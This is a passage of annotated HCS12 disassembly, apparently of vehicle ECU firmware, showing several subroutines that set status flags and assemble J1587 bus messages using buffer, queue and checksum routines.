F09A4C: 6B82            stab    3+var_1,sp; Store B
F09A4E: B774            tfr     sp,d; Transfer register to register
F09A50: 4A9A87F0        call    sub_F09A87,#0xF0; Call subroutine in expanded memory
F09A54: F65F66          ldab    byte_5F66; Load B
F09A57: 04212A          dbne    b,loc_F09A84; Decrement counter and branch if != 0
F09A5A: ED88            ldy     3+arg_3,sp; Load Y
F09A5C: E64B            ldab    0xB,y; Load B
F09A5E: C5C0            bitb    #0xC0; Bit test B
F09A60: 2622            bne     loc_F09A84; Branch if not equal
F09A62: E644            ldab    4,y; Load B
F09A64: C188            cmpb    #0x88; Compare B to memory
F09A66: 271C            beq     loc_F09A84; Branch if equal
F09A68: E64B            ldab    0xB,y; Load B
F09A6A: 55              rolb; Rotate left B through carry
F09A6B: 55              rolb; Rotate left B through carry
F09A6C: 55              rolb; Rotate left B through carry
F09A6D: C403            andb    #3; AND B with memory
F09A6F: 37              pshb; Push B
F09A70: C603            ldab    #3; Load B
F09A72: 37              pshb; Push B
F09A73: E683            ldab    5+var_2,sp; Load B
F09A75: 37              pshb; Push B
F09A76: E683            ldab    6+var_3,sp; Load B
F09A78: 37              pshb; Push B
F09A79: C697            ldab    #0x97; Load B
F09A7B: 37              pshb; Push B
F09A7C: E687            ldab    8+var_1,sp; Load B
F09A7E: 4AA018F0        call    sub_F0A018,#0xF0; Call subroutine in expanded memory
F09A82: 1B85            leas    5,sp; Load effective address into SP
F09A84: 1B83            leas    3,sp; Load effective address into SP
F09A86: 0A              rtc; Return from call
```

sub_F09A87 :

```
F09A87: 3B              pshd; Push D
F09A88: 3B              pshd; Push D
F09A89: C6FF            ldab    #0xFF; Load B
F09A8B: 6B80            stab    4+var_4,sp; Store B
F09A8D: 6B81            stab    4+var_3,sp; Store B
F09A8F: 1F33B40227      brclr   byte_33B4,#2,loc_F09ABB; Branch if selected bits clear
F09A94: 1F34230222      brclr   byte_3423,#2,loc_F09ABB; Branch if selected bits clear
F09A99: FDE1D7          ldy     word_E1D7; Load Y
F09A9C: 0F41080C        brclr   1,y,#8,loc_F09AAC; Branch if selected bits clear
```

```
F09AA0: 0F434008        brclr   3,y,#0x40,loc_F09AAC ; '@'; Branch if selected bits clear
F09AA4: 0D8030          bclr    4+var_4,sp,#0x30 ; '0'; Clear bits in memory
F09AA7: 0C8020          bset    4+var_4,sp,#0x20 ; ' '; Set bits in memory
F09AAA: 200F            bra     loc_F09ABB; Branch always
F09AAC: 0F400408        brclr   0,y,#4,loc_F09AB8; Branch if selected bits clear
F09AB0: 0D8030          bclr    4+var_4,sp,#0x30 ; '0'; Clear bits in memory
F09AB3: 0C8010          bset    4+var_4,sp,#0x10; Set bits in memory
F09AB6: 2003            bra     loc_F09ABB; Branch always
F09AB8: 0D8030          bclr    4+var_4,sp,#0x30 ; '0'; Clear bits in memory
F09ABB: 1F33B40138      brclr   byte_33B4,#1,loc_F09AF8; Branch if selected bits clear
F09AC0: 1F34230133      brclr   byte_3423,#1,loc_F09AF8; Branch if selected bits clear
F09AC5: F6288E          ldab    byte_288E; Load B
F09AC8: 87              clra; Clear A
F09AC9: 59              lsld; Logic shift left D
F09ACA: B784            exg     a,d; Exchange register to register
F09ACC: 8200            sbca    #0; Subtract with borrow from A
F09ACE: 040405          dbeq    d,loc_F09AD6; Decrement counter and branch if = 0
F09AD1: 1F34840822      brclr   byte_3484,#8,loc_F09AF8; Branch if selected bits clear
F09AD6: FDE1D7          ldy     word_E1D7; Load Y
F09AD9: 0F41040C        brclr   1,y,#4,loc_F09AE9; Branch if selected bits clear
F09ADD: 0F438008        brclr   3,y,#0x80,loc_F09AE9; Branch if selected bits clear
F09AE1: 0D800C          bclr    4+var_4,sp,#0xC; Clear bits in memory
F09AE4: 0C8008          bset    4+var_4,sp,#8; Set bits in memory
F09AE7: 200F            bra     loc_F09AF8; Branch always
F09AE9: 0F400808        brclr   0,y,#8,loc_F09AF5; Branch if selected bits clear
F09AED: 0D800C          bclr    4+var_4,sp,#0xC; Clear bits in memory
F09AF0: 0C8004          bset    4+var_4,sp,#4; Set bits in memory
F09AF3: 2003            bra     loc_F09AF8; Branch always
F09AF5: 0D800C          bclr    4+var_4,sp,#0xC; Clear bits in memory
F09AF8: 1F33B40205      brclr   byte_33B4,#2,loc_F09B02; Branch if selected bits clear
F09AFD: 1E3423021B      brset   byte_3423,#2,loc_F09B1D; Branch if selected bits set
F09B02: 1F33B40144      brclr   byte_33B4,#1,loc_F09B4B; Branch if selected bits clear
F09B07: 1F3423013F      brclr   byte_3423,#1,loc_F09B4B; Branch if selected bits clear
F09B0C: F6288E          ldab    byte_288E; Load B
F09B0F: 87              clra; Clear A
F09B10: 59              lsld; Logic shift left D
F09B11: B784            exg     a,d; Exchange register to register
F09B13: 8200            sbca    #0; Subtract with borrow from A
F09B15: 040405          dbeq    d,loc_F09B1D; Decrement counter and branch if = 0
F09B18: 1F3484082E      brclr   byte_3484,#8,loc_F09B4B; Branch if selected bits clear
F09B1D: C601            ldab    #1; Load B
F09B1F: 4AB8C8EF        call    core_EFB8C8,#0xEF; Call subroutine in expanded memory
F09B23: 040108          dbeq    b,loc_F09B2E; Decrement counter and branch if = 0
F09B26: F6227C          ldab    byte_227C; Load B
F09B29: C403            andb    #3; AND B with memory
F09B2B: 042115          dbne    b,loc_F09B43; Decrement counter and branch if != 0
F09B2E: 0D8003          bclr    4+var_4,sp,#3; Clear bits in memory
F09B31: 0C8001          bset    4+var_4,sp,#1; Set bits in memory
F09B34: FDCF73          ldy     word_CF73; Load Y
F09B37: 0F40040D        brclr   0,y,#4,loc_F09B48; Branch if selected bits clear
F09B3B: 0D8103          bclr    4+var_3,sp,#3; Clear bits in memory
F09B3E: 0C8101          bset    4+var_3,sp,#1; Set bits in memory
F09B41: 2008            bra     loc_F09B4B; Branch always
F09B43: 0D8003          bclr    4+var_4,sp,#3; Clear bits in memory
F09B46: 20EC            bra     loc_F09B34; Branch always
F09B48: 0D8103          bclr    4+var_3,sp,#3; Clear bits in memory
F09B4B: F6227F          ldab    byte_227F; Load B
F09B4E: C4C0            andb    #0xC0; AND B with memory
F09B50: C180            cmpb    #0x80; Compare B to memory
```

```
F09B52: 2709            beq     loc_F09B5D; Branch if equal
F09B54: F62282          ldab    byte_2282; Load B
F09B57: C40C            andb    #0xC; AND B with memory
F09B59: C108            cmpb    #8; Compare B to memory
F09B5B: 261A            bne     loc_F09B77; Branch if not equal
F09B5D: 0D8130          bclr    4+var_3,sp,#0x30 ; '0'; Clear bits in memory
F09B60: 0C8120          bset    4+var_3,sp,#0x20 ; ' '; Set bits in memory
F09B63: F62282          ldab    byte_2282; Load B
F09B66: C403            andb    #3; AND B with memory
F09B68: C102            cmpb    #2; Compare B to memory
F09B6A: 2736            beq     loc_F09BA2; Branch if equal
F09B6C: F62282          ldab    byte_2282; Load B
F09B6F: C430            andb    #0x30 ; '0'; AND B with memory
F09B71: C120            cmpb    #0x20 ; ' '; Compare B to memory
F09B73: 2643            bne     loc_F09BB8; Branch if not equal
F09B75: 202B            bra     loc_F09BA2; Branch always
F09B77: F6227F          ldab    byte_227F; Load B
F09B7A: C4C0            andb    #0xC0; AND B with memory
F09B7C: C140            cmpb    #0x40 ; '@'; Compare B to memory
F09B7E: 2709            beq     loc_F09B89; Branch if equal
F09B80: F62282          ldab    byte_2282; Load B
F09B83: C40C            andb    #0xC; AND B with memory
F09B85: C104            cmpb    #4; Compare B to memory
F09B87: 2608            bne     loc_F09B91; Branch if not equal
F09B89: 0D8130          bclr    4+var_3,sp,#0x30 ; '0'; Clear bits in memory
F09B8C: 0C8110          bset    4+var_3,sp,#0x10; Set bits in memory
F09B8F: 20D2            bra     loc_F09B63; Branch always
F09B91: 1F227FC007      brclr   byte_227F,#0xC0,loc_F09B9D; Branch if selected bits clear
F09B96: F62282          ldab    byte_2282; Load B
F09B99: C50C            bitb    #0xC; Bit test B
F09B9B: 26C6            bne     loc_F09B63; Branch if not equal
F09B9D: 0D8130          bclr    4+var_3,sp,#0x30 ; '0'; Clear bits in memory
F09BA0: 20C1            bra     loc_F09B63; Branch always
F09BA2: 0D810C          bclr    4+var_3,sp,#0xC; Clear bits in memory
F09BA5: 0C8108          bset    4+var_3,sp,#8; Set bits in memory
F09BA8: 0C80C0          bset    4+var_4,sp,#0xC0; Set bits in memory
F09BAB: ED82            ldy     4+var_2,sp; Load Y
F09BAD: 180A8040        movb    4+var_4,sp,0,y; Move byte (8-bit)
F09BB1: 180A8141        movb    4+var_3,sp,1,y; Move byte (8-bit)
F09BB5: 1B84            leas    4,sp; Load effective address into SP
F09BB7: 0A              rtc; Return from call
F09BB8: F62282          ldab    byte_2282; Load B
F09BBB: C403            andb    #3; AND B with memory
F09BBD: 040109          dbeq    b,loc_F09BC9; Decrement counter and branch if = 0
F09BC0: F62282          ldab    byte_2282; Load B
F09BC3: C430            andb    #0x30 ; '0'; AND B with memory
F09BC5: C110            cmpb    #0x10; Compare B to memory
F09BC7: 2608            bne     loc_F09BD1; Branch if not equal
F09BC9: 0D810C          bclr    1,sp,#0xC; Clear bits in memory
F09BCC: 0C8104          bset    1,sp,#4; Set bits in memory
F09BCF: 20D7            bra     loc_F09BA8; Branch always
F09BD1: 1F22820307      brclr   byte_2282,#3,loc_F09BDD; Branch if selected bits clear
F09BD6: F62282          ldab    byte_2282; Load B
F09BD9: C530            bitb    #0x30 ; '0'; Bit test B
F09BDB: 26CB            bne     loc_F09BA8; Branch if not equal
F09BDD: 0D810C          bclr    1,sp,#0xC; Clear bits in memory
F09BE0: 20C6            bra     loc_F09BA8; Branch always
```

sub_F0A018 :

```
F0A018: 37              pshb; Push B
F0A019: 1B99            leas    -7,sp; Load effective address into SP
F0A01B: 87              clra; Clear A
F0A01C: 6A85            staa    8+var_3,sp; Store A
F0A01E: E68F            ldab    8+arg_5,sp; Load B
F0A020: B746            tfr     d,y; Transfer register to register
F0A022: E6EA3C50        ldab    0x3C50,y; Load B
F0A026: 8618            ldaa    #0x18; Load A
F0A028: 12              mul; 8 by 8 multiply (unsigned)
F0A029: 6C80            std     8+var_8,sp; Store D
F0A02B: E68F            ldab    8+arg_5,sp; Load B
F0A02D: 86F0            ldaa    #0xF0; Load A
F0A02F: 12              mul; 8 by 8 multiply (unsigned)
F0A030: E380            addd    8+var_8,sp; Add to D
F0A032: C33B04          addd    #0x3B04; Add to D
F0A035: 6C83            std     8+var_5,sp; Store D
F0A037: E68B            ldab    8+arg_1,sp; Load B
F0A039: C180            cmpb    #0x80; Compare B to memory
F0A03B: 2404            bcc     loc_F0A041; Branch if carry clear
F0A03D: C602            ldab    #2; Load B
F0A03F: 2002            bra     loc_F0A043; Branch always
F0A041: C603            ldab    #3; Load B
F0A043: 6B86            stab    8+var_2,sp; Store B
F0A045: B721            tfr     ccr,b; Transfer register to register
F0A047: 6B82            stab    8+var_6,sp; Store B
F0A049: 1410            sei; Set I bit
F0A04B: ED83            ldy     8+var_5,sp; Load Y
F0A04D: E642            ldab    2,y; Load B
F0A04F: C101            cmpb    #1; Compare B to memory
F0A051: 2604            bne     loc_F0A057; Branch if not equal
F0A053: C603            ldab    #3; Load B
F0A055: 6B42            stab    2,y; Store B
F0A057: 0E821002        brset   8+var_6,sp,#0x10,loc_F0A05D; Branch if selected bits set
F0A05B: 10EF            cli; Clear I bit
F0A05D: C103            cmpb    #3; Compare B to memory
F0A05F: 264B            bne     loc_F0A0AC; Branch if not equal
F0A061: E641            ldab    1,y; Load B
F0A063: 87              clra; Clear A
F0A064: EB86            addb    8+var_2,sp; Add memory to B
F0A066: 45              rola; Rotate left A through carry
F0A067: 8C0015          cpd     #0x15; Compare D to memory (16-bit)
F0A06A: 2E40            bgt     loc_F0A0AC; Branch if greater than
F0A06C: E644            ldab    4,y; Load B
F0A06E: C1C0            cmpb    #0xC0; Compare B to memory
F0A070: 273A            beq     loc_F0A0AC; Branch if equal
F0A072: C1FE            cmpb    #0xFE; Compare B to memory
F0A074: 2436            bcc     loc_F0A0AC; Branch if carry clear
F0A076: E68B            ldab    8+arg_1,sp; Load B
F0A078: C1C0            cmpb    #0xC0; Compare B to memory
F0A07A: 2430            bcc     loc_F0A0AC; Branch if carry clear
F0A07C: E643            ldab    3,y; Load B
F0A07E: E187            cmpb    8+var_1,sp; Compare B to memory
F0A080: 262A            bne     loc_F0A0AC; Branch if not equal
F0A082: E68E            ldab    8+arg_4,sp; Load B
F0A084: E140            cmpb    0,y; Compare B to memory
F0A086: 2402            bcc     loc_F0A08A; Branch if carry clear
F0A088: 6B40            stab    0,y; Store B
F0A08A: E641            ldab    1,y; Load B
```

```
F0A08C: C003            subb    #3; Subtract memory from B
F0A08E: 6B85            stab    8+var_3,sp; Store B
F0A090: 19ED            aby; Add B to Y
F0A092: 180A8B45        movb    8+arg_1,sp,5,y; Move byte (8-bit)
F0A096: 180A8C46        movb    8+arg_2,sp,6,y; Move byte (8-bit)
F0A09A: E68B            ldab    8+arg_1,sp; Load B
F0A09C: C180            cmpb    #0x80; Compare B to memory
F0A09E: 2504            bcs     loc_F0A0A4; Branch if carry set
F0A0A0: 180A8D47        movb    8+arg_3,sp,7,y; Move byte (8-bit)
F0A0A4: ED83            ldy     8+var_5,sp; Load Y
F0A0A6: E641            ldab    1,y; Load B
F0A0A8: EB86            addb    8+var_2,sp; Add memory to B
F0A0AA: 205F            bra     loc_F0A10B; Branch always
F0A0AC: E642            ldab    2,y; Load B
F0A0AE: C103            cmpb    #3; Compare B to memory
F0A0B0: 2604            bne     loc_F0A0B6; Branch if not equal
F0A0B2: C601            ldab    #1; Load B
F0A0B4: 6B42            stab    2,y; Store B
F0A0B6: E68F            ldab    8+arg_5,sp; Load B
F0A0B8: 37              pshb; Push B
F0A0B9: C601            ldab    #1; Load B
F0A0BB: 4AA578F0        call    J1587_InitTxBuffer_F0A578,#0xF0; Call subroutine in expanded
↪  memory
F0A0BF: 1B81            ins; Increment SP
F0A0C1: 04415E          tbeq    b,loc_F0A122; Test counter and branch if = 0
F0A0C4: E68B            ldab    8+arg_1,sp; Load B
F0A0C6: C1C0            cmpb    #0xC0; Compare B to memory
F0A0C8: 2458            bcc     loc_F0A122; Branch if carry clear
F0A0CA: E68F            ldab    8+arg_5,sp; Load B
F0A0CC: 4AA5BBF0        call    J1587_CheckTxQueue_F0A5BB,#0xF0; Call subroutine in expanded
↪  memory
F0A0D0: E68F            ldab    8+arg_5,sp; Load B
F0A0D2: B796            exg     b,y; Exchange register to register
F0A0D4: E6EA3C50        ldab    0x3C50,y; Load B
F0A0D8: 8618            ldaa    #0x18; Load A
F0A0DA: 12              mul; 8 by 8 multiply (unsigned)
F0A0DB: 6C80            std     8+var_8,sp; Store D
F0A0DD: E68F            ldab    8+arg_5,sp; Load B
F0A0DF: 86F0            ldaa    #0xF0; Load A
F0A0E1: 12              mul; 8 by 8 multiply (unsigned)
F0A0E2: E380            addd    8+var_8,sp; Add to D
F0A0E4: C33B04          addd    #0x3B04; Add to D
F0A0E7: B746            tfr     d,y; Transfer register to register
F0A0E9: 6D83            sty     8+var_5,sp; Store Y
F0A0EB: 180A8E40        movb    8+arg_4,sp,0,y; Move byte (8-bit)
F0A0EF: 180A8743        movb    8+var_1,sp,3,y; Move byte (8-bit)
F0A0F3: 180A8B44        movb    8+arg_1,sp,4,y; Move byte (8-bit)
F0A0F7: 180A8C45        movb    8+arg_2,sp,5,y; Move byte (8-bit)
F0A0FB: E68B            ldab    8+arg_1,sp; Load B
F0A0FD: C180            cmpb    #0x80; Compare B to memory
F0A0FF: 2404            bcc     loc_F0A105; Branch if carry clear
F0A101: C604            ldab    #4; Load B
F0A103: 2006            bra     loc_F0A10B; Branch always
F0A105: 180A8D46        movb    8+arg_3,sp,6,y; Move byte (8-bit)
F0A109: C605            ldab    #5; Load B
F0A10B: 6B41            stab    1,y; Store B
F0A10D: 1943            leay    3,y; Load effective address into Y
F0A10F: 35              pshy; Push Y
F0A110: ED85            ldy     0xA+var_5,sp; Load Y
```

```
F0A112: E641            ldab    1,y; Load B
F0A114: 4AA546F0        call    J1587_CalcChecksum_F0A546,#0xF0; Call subroutine in expanded
↪  memory
F0A118: 1B82            leas    2,sp; Load effective address into SP
F0A11A: C601            ldab    #1; Load B
F0A11C: EE83            ldx     8+var_5,sp; Load X
F0A11E: 6B02            stab    2,x; Store B
F0A120: 6B85            stab    8+var_3,sp; Store B
F0A122: E685            ldab    8+var_3,sp; Load B
F0A124: 1B88            leas    8,sp; Load effective address into SP
F0A126: 0A              rtc; Return from call
```

sub_F0A26D :

```
F0A26D: 37              pshb; Push B
F0A26E: 1B99            leas    -7,sp; Load effective address into SP
F0A270: 87              clra; Clear A
F0A271: 6A85            staa    8+var_3,sp; Store A
F0A273: E6F010          ldab    8+arg_6,sp; Load B
F0A276: B746            tfr     d,y; Transfer register to register
F0A278: E6EA3C50        ldab    0x3C50,y; Load B
F0A27C: 8618            ldaa    #0x18; Load A
F0A27E: 12              mul; 8 by 8 multiply (unsigned)
F0A27F: 6C80            std     8+var_8,sp; Store D
F0A281: E6F010          ldab    8+arg_6,sp; Load B
F0A284: 86F0            ldaa    #0xF0; Load A
F0A286: 12              mul; 8 by 8 multiply (unsigned)
F0A287: E380            addd    8+var_8,sp; Add to D
F0A289: C33B04          addd    #0x3B04; Add to D
F0A28C: 6C83            std     8+var_5,sp; Store D
F0A28E: E68B            ldab    8+arg_1,sp; Load B
F0A290: 52              incb; Increment B
F0A291: 182600FC        lbne    loc_F0A391; Long branch if not equal
F0A295: E68C            ldab    8+arg_2,sp; Load B
F0A297: C180            cmpb    #0x80; Compare B to memory
F0A299: 2404            bcc     loc_F0A29F; Branch if carry clear
F0A29B: C603            ldab    #3; Load B
F0A29D: 2002            bra     loc_F0A2A1; Branch always
F0A29F: C604            ldab    #4; Load B
F0A2A1: 6B86            stab    8+var_2,sp; Store B
F0A2A3: B721            tfr     ccr,b; Transfer register to register
F0A2A5: 6B82            stab    8+var_6,sp; Store B
F0A2A7: 1410            sei; Set I bit
F0A2A9: ED83            ldy     8+var_5,sp; Load Y
F0A2AB: E642            ldab    2,y; Load B
F0A2AD: C101            cmpb    #1; Compare B to memory
F0A2AF: 2604            bne     loc_F0A2B5; Branch if not equal
F0A2B1: C603            ldab    #3; Load B
F0A2B3: 6B42            stab    2,y; Store B
F0A2B5: 0E821002        brset   8+var_6,sp,#0x10,loc_F0A2BB; Branch if selected bits set
F0A2B9: 10EF            cli; Clear I bit
F0A2BB: C103            cmpb    #3; Compare B to memory
F0A2BD: 2654            bne     loc_F0A313; Branch if not equal
F0A2BF: E641            ldab    1,y; Load B
F0A2C1: 87              clra; Clear A
F0A2C2: EB86            addb    8+var_2,sp; Add memory to B
F0A2C4: 45              rola; Rotate left A through carry
```

```
F0A2C5: 8C0015          cpd     #0x15; Compare D to memory (16-bit)
F0A2C8: 2E49            bgt     loc_F0A313; Branch if greater than
F0A2CA: E645            ldab    5,y; Load B
F0A2CC: C1C0            cmpb    #0xC0; Compare B to memory
F0A2CE: 2743            beq     loc_F0A313; Branch if equal
F0A2D0: C1FE            cmpb    #0xFE; Compare B to memory
F0A2D2: 243F            bcc     loc_F0A313; Branch if carry clear
F0A2D4: E68C            ldab    8+arg_2,sp; Load B
F0A2D6: C1C0            cmpb    #0xC0; Compare B to memory
F0A2D8: 2439            bcc     loc_F0A313; Branch if carry clear
F0A2DA: E643            ldab    3,y; Load B
F0A2DC: E187            cmpb    8+var_1,sp; Compare B to memory
F0A2DE: 2633            bne     loc_F0A313; Branch if not equal
F0A2E0: E644            ldab    4,y; Load B
F0A2E2: 04A12E          ibne    b,loc_F0A313; Increment counter and branch if != 0
F0A2E5: E68F            ldab    8+arg_5,sp; Load B
F0A2E7: E140            cmpb    0,y; Compare B to memory
F0A2E9: 2402            bcc     loc_F0A2ED; Branch if carry clear
F0A2EB: 6B40            stab    0,y; Store B
F0A2ED: E641            ldab    1,y; Load B
F0A2EF: C004            subb    #4; Subtract memory from B
F0A2F1: 6B85            stab    8+var_3,sp; Store B
F0A2F3: 19ED            aby; Add B to Y
F0A2F5: 180A8C46        movb    8+arg_2,sp,6,y; Move byte (8-bit)
F0A2F9: 180A8B47        movb    8+arg_1,sp,7,y; Move byte (8-bit)
F0A2FD: 180A8D48        movb    8+arg_3,sp,8,y; Move byte (8-bit)
F0A301: E68C            ldab    8+arg_2,sp; Load B
F0A303: C180            cmpb    #0x80; Compare B to memory
F0A305: 2504            bcs     loc_F0A30B; Branch if carry set
F0A307: 180A8E49        movb    8+arg_4,sp,9,y; Move byte (8-bit)
F0A30B: ED83            ldy     8+var_5,sp; Load Y
F0A30D: E641            ldab    1,y; Load B
F0A30F: EB86            addb    8+var_2,sp; Add memory to B
F0A311: 2067            bra     loc_F0A37A; Branch always
F0A313: E642            ldab    2,y; Load B
F0A315: C103            cmpb    #3; Compare B to memory
F0A317: 2604            bne     loc_F0A31D; Branch if not equal
F0A319: C601            ldab    #1; Load B
F0A31B: 6B42            stab    2,y; Store B
F0A31D: E6F010          ldab    8+arg_6,sp; Load B
F0A320: 37              pshb; Push B
F0A321: C601            ldab    #1; Load B
F0A323: 4AA578F0        call    J1587_InitTxBuffer_F0A578,#0xF0; Call subroutine in expanded
↪  memory
F0A327: 1B81            ins; Increment SP
F0A329: 044165          tbeq    b,loc_F0A391; Test counter and branch if = 0
F0A32C: E68C            ldab    8+arg_2,sp; Load B
F0A32E: C1C0            cmpb    #0xC0; Compare B to memory
F0A330: 245F            bcc     loc_F0A391; Branch if carry clear
F0A332: E6F010          ldab    8+arg_6,sp; Load B
F0A335: 4AA5BBF0        call    J1587_CheckTxQueue_F0A5BB,#0xF0; Call subroutine in expanded
↪  memory
F0A339: E6F010          ldab    8+arg_6,sp; Load B
F0A33C: B796            exg     b,y; Exchange register to register
F0A33E: E6EA3C50        ldab    0x3C50,y; Load B
F0A342: 8618            ldaa    #0x18; Load A
F0A344: 12              mul; 8 by 8 multiply (unsigned)
F0A345: 6C80            std     8+var_8,sp; Store D
F0A347: E6F010          ldab    8+arg_6,sp; Load B
```

```
F0A34A: 86F0            ldaa    #0xF0; Load A
F0A34C: 12              mul; 8 by 8 multiply (unsigned)
F0A34D: E380            addd    8+var_8,sp; Add to D
F0A34F: C33B04          addd    #0x3B04; Add to D
F0A352: B746            tfr     d,y; Transfer register to register
F0A354: 6D83            sty     8+var_5,sp; Store Y
F0A356: 180A8F40        movb    8+arg_5,sp,0,y; Move byte (8-bit)
F0A35A: 180A8743        movb    8+var_1,sp,3,y; Move byte (8-bit)
F0A35E: 180A8B44        movb    8+arg_1,sp,4,y; Move byte (8-bit)
F0A362: 180A8C45        movb    8+arg_2,sp,5,y; Move byte (8-bit)
F0A366: 180A8D46        movb    8+arg_3,sp,6,y; Move byte (8-bit)
F0A36A: E68C            ldab    8+arg_2,sp; Load B
F0A36C: C180            cmpb    #0x80; Compare B to memory
F0A36E: 2404            bcc     loc_F0A374; Branch if carry clear
F0A370: C605            ldab    #5; Load B
F0A372: 2006            bra     loc_F0A37A; Branch always
F0A374: 180A8E47        movb    8+arg_4,sp,7,y; Move byte (8-bit)
F0A378: C606            ldab    #6; Load B
F0A37A: 6B41            stab    1,y; Store B
F0A37C: 1943            leay    3,y; Load effective address into Y
F0A37E: 35              pshy; Push Y
F0A37F: ED85            ldy     0xA+var_5,sp; Load Y
F0A381: E641            ldab    1,y; Load B
F0A383: 4AA546F0        call    J1587_CalcChecksum_F0A546,#0xF0; Call subroutine in expanded
↪  memory
F0A387: 1B82            leas    2,sp; Load effective address into SP
F0A389: C601            ldab    #1; Load B
F0A38B: EE83            ldx     8+var_5,sp; Load X
F0A38D: 6B02            stab    2,x; Store B
F0A38F: 6B85            stab    8+var_3,sp; Store B
F0A391: E685            ldab    8+var_3,sp; Load B
F0A393: 1B88            leas    8,sp; Load effective address into SP
F0A395: 0A              rtc; Return from call
```

sub_F0A396 :

```
F0A396: 37              pshb; Push B
F0A397: 1B9B            leas    -5,sp; Load effective address into SP
F0A399: 6984            clr     6+var_2,sp; Clear memory
F0A39B: E68E            ldab    6+arg_6,sp; Load B
F0A39D: 37              pshb; Push B
F0A39E: C601            ldab    #1; Load B
F0A3A0: 4AA578F0        call    J1587_InitTxBuffer_F0A578,#0xF0; Call subroutine in expanded
↪  memory
F0A3A4: 1B81            ins; Increment SP
F0A3A6: D7              tstb; Test B for zero or minus
F0A3A7: 18270087        lbeq    loc_F0A432; Long branch if equal
F0A3AB: ED8B            ldy     6+arg_3,sp; Load Y
F0A3AD: 2706            beq     loc_F0A3B5; Branch if equal
F0A3AF: E640            ldab    0,y; Load B
F0A3B1: C110            cmpb    #0x10; Compare B to memory
F0A3B3: 247D            bcc     loc_F0A432; Branch if carry clear
F0A3B5: E68E            ldab    6+arg_6,sp; Load B
F0A3B7: 4AA5BBF0        call    J1587_CheckTxQueue_F0A5BB,#0xF0; Call subroutine in expanded
↪  memory
F0A3BB: E68E            ldab    6+arg_6,sp; Load B
F0A3BD: B796            exg     b,y; Exchange register to register
```

```
F0A3BF: E6EA3C50        ldab    0x3C50,y; Load B
F0A3C3: 8618            ldaa    #0x18; Load A
F0A3C5: 12              mul; 8 by 8 multiply (unsigned)
F0A3C6: 6C80            std     6+var_6,sp; Store D
F0A3C8: E68E            ldab    6+arg_6,sp; Load B
F0A3CA: 86F0            ldaa    #0xF0; Load A
F0A3CC: 12              mul; 8 by 8 multiply (unsigned)
F0A3CD: E380            addd    6+var_6,sp; Add to D
F0A3CF: C33B04          addd    #0x3B04; Add to D
F0A3D2: B746            tfr     d,y; Transfer register to register
F0A3D4: 6D82            sty     6+var_4,sp; Store Y
F0A3D6: 180A8D40        movb    6+arg_5,sp,0,y; Move byte (8-bit)
F0A3DA: 180A8543        movb    6+var_1,sp,3,y; Move byte (8-bit)
F0A3DE: C6FE            ldab    #0xFE; Load B
F0A3E0: 6B44            stab    4,y; Store B
F0A3E2: 180A8945        movb    6+arg_1,sp,5,y; Move byte (8-bit)
F0A3E6: 180A8A47        movb    6+arg_2,sp,7,y; Move byte (8-bit)
F0A3EA: EC8B            ldd     6+arg_3,sp; Load D
F0A3EC: 2727            beq     loc_F0A415; Branch if equal
F0A3EE: E6F3000B        ldab    [0xB,sp]; Load B
F0A3F2: 52              incb; Increment B
F0A3F3: 6B46            stab    6,y; Store B
F0A3F5: 6984            clr     6+var_2,sp; Clear memory
F0A3F7: 200C            bra     loc_F0A405; Branch always
F0A3F9: 87              clra; Clear A
F0A3FA: ED82            ldy     6+var_4,sp; Load Y
F0A3FC: 1948            leay    8,y; Load effective address into Y
F0A3FE: 08              inx; Increment X
F0A3FF: 180AE6EE        movb    d,x,d,y; Move byte (8-bit)
F0A403: 6284            inc     6+var_2,sp; Increment memory
F0A405: E684            ldab    6+var_2,sp; Load B
F0A407: EE8B            ldx     6+arg_3,sp; Load X
F0A409: E100            cmpb    0,x; Compare B to memory
F0A40B: 25EC            bcs     loc_F0A3F9; Branch if carry set
F0A40D: E600            ldab    0,x; Load B
F0A40F: CB06            addb    #6; Add memory to B
F0A411: ED82            ldy     6+var_4,sp; Load Y
F0A413: 2006            bra     loc_F0A41B; Branch always
F0A415: C601            ldab    #1; Load B
F0A417: 6B46            stab    6,y; Store B
F0A419: C606            ldab    #6; Load B
F0A41B: 6B41            stab    1,y; Store B
F0A41D: 1943            leay    3,y; Load effective address into Y
F0A41F: 35              pshy; Push Y
F0A420: ED84            ldy     8+var_4,sp; Load Y
F0A422: E641            ldab    1,y; Load B
F0A424: 4AA546F0        call    J1587_CalcChecksum_F0A546,#0xF0; Call subroutine in expanded
↪  memory
F0A428: 1B82            leas    2,sp; Load effective address into SP
F0A42A: C601            ldab    #1; Load B
F0A42C: EE82            ldx     6+var_4,sp; Load X
F0A42E: 6B02            stab    2,x; Store B
F0A430: 6B84            stab    6+var_2,sp; Store B
F0A432: E684            ldab    6+var_2,sp; Load B
F0A434: 1B86            leas    6,sp; Load effective address into SP
F0A436: 0A              rtc; Return from call
```

sub_F0A437 :

```
F0A437: 37              pshb; Push B
F0A438: 1B96            leas    -0xA,sp; Load effective address into SP
F0A43A: C601            ldab    #1; Load B
F0A43C: 6B89            stab    0xB+var_2,sp; Store B
F0A43E: E6F3000F        ldab    [0xF,sp]; Load B
F0A442: 6B84            stab    0xB+var_7,sp; Store B
F0A444: C112            cmpb    #0x12; Compare B to memory
F0A446: 241D            bcc     loc_F0A465; Branch if carry clear
F0A448: E6F012          ldab    0xB+arg_5,sp; Load B
F0A44B: 37              pshb; Push B
F0A44C: E6F012          ldab    0xC+arg_4,sp; Load B
F0A44F: 37              pshb; Push B
F0A450: ECF011          ldd     0xD+arg_2,sp; Load D
F0A453: 3B              pshd; Push D
F0A454: E6F012          ldab    0xF+arg_1,sp; Load B
F0A457: 37              pshb; Push B
F0A458: E68F            ldab    0x10+var_1,sp; Load B
F0A45A: 4AA127F0        call    sub_F0A127,#0xF0; Call subroutine in expanded memory
F0A45E: 1B85            leas    5,sp; Load effective address into SP
F0A460: 6B89            stab    0xB+var_2,sp; Store B
F0A462: 06A541          jmp     loc_F0A541; Jump Address
F0A465: 87              clra; Clear A
F0A466: CE000F          ldx     #0xF; Load X
F0A469: 1815            idivs; 16 by 16 integer divide (signed) Remainder->D
F0A46B: B754            tfr     x,d; Transfer register to register
F0A46D: 52              incb; Increment B
F0A46E: 6B88            stab    0xB+var_3,sp; Store B
F0A470: E6F012          ldab    0xB+arg_5,sp; Load B
F0A473: 37              pshb; Push B
F0A474: E689            ldab    0xC+var_3,sp; Load B
F0A476: 4AA578F0        call    J1587_InitTxBuffer_F0A578,#0xF0; Call subroutine in expanded
↪  memory
F0A47A: 1B81            ins; Increment SP
F0A47C: E188            cmpb    0xB+var_3,sp; Compare B to memory
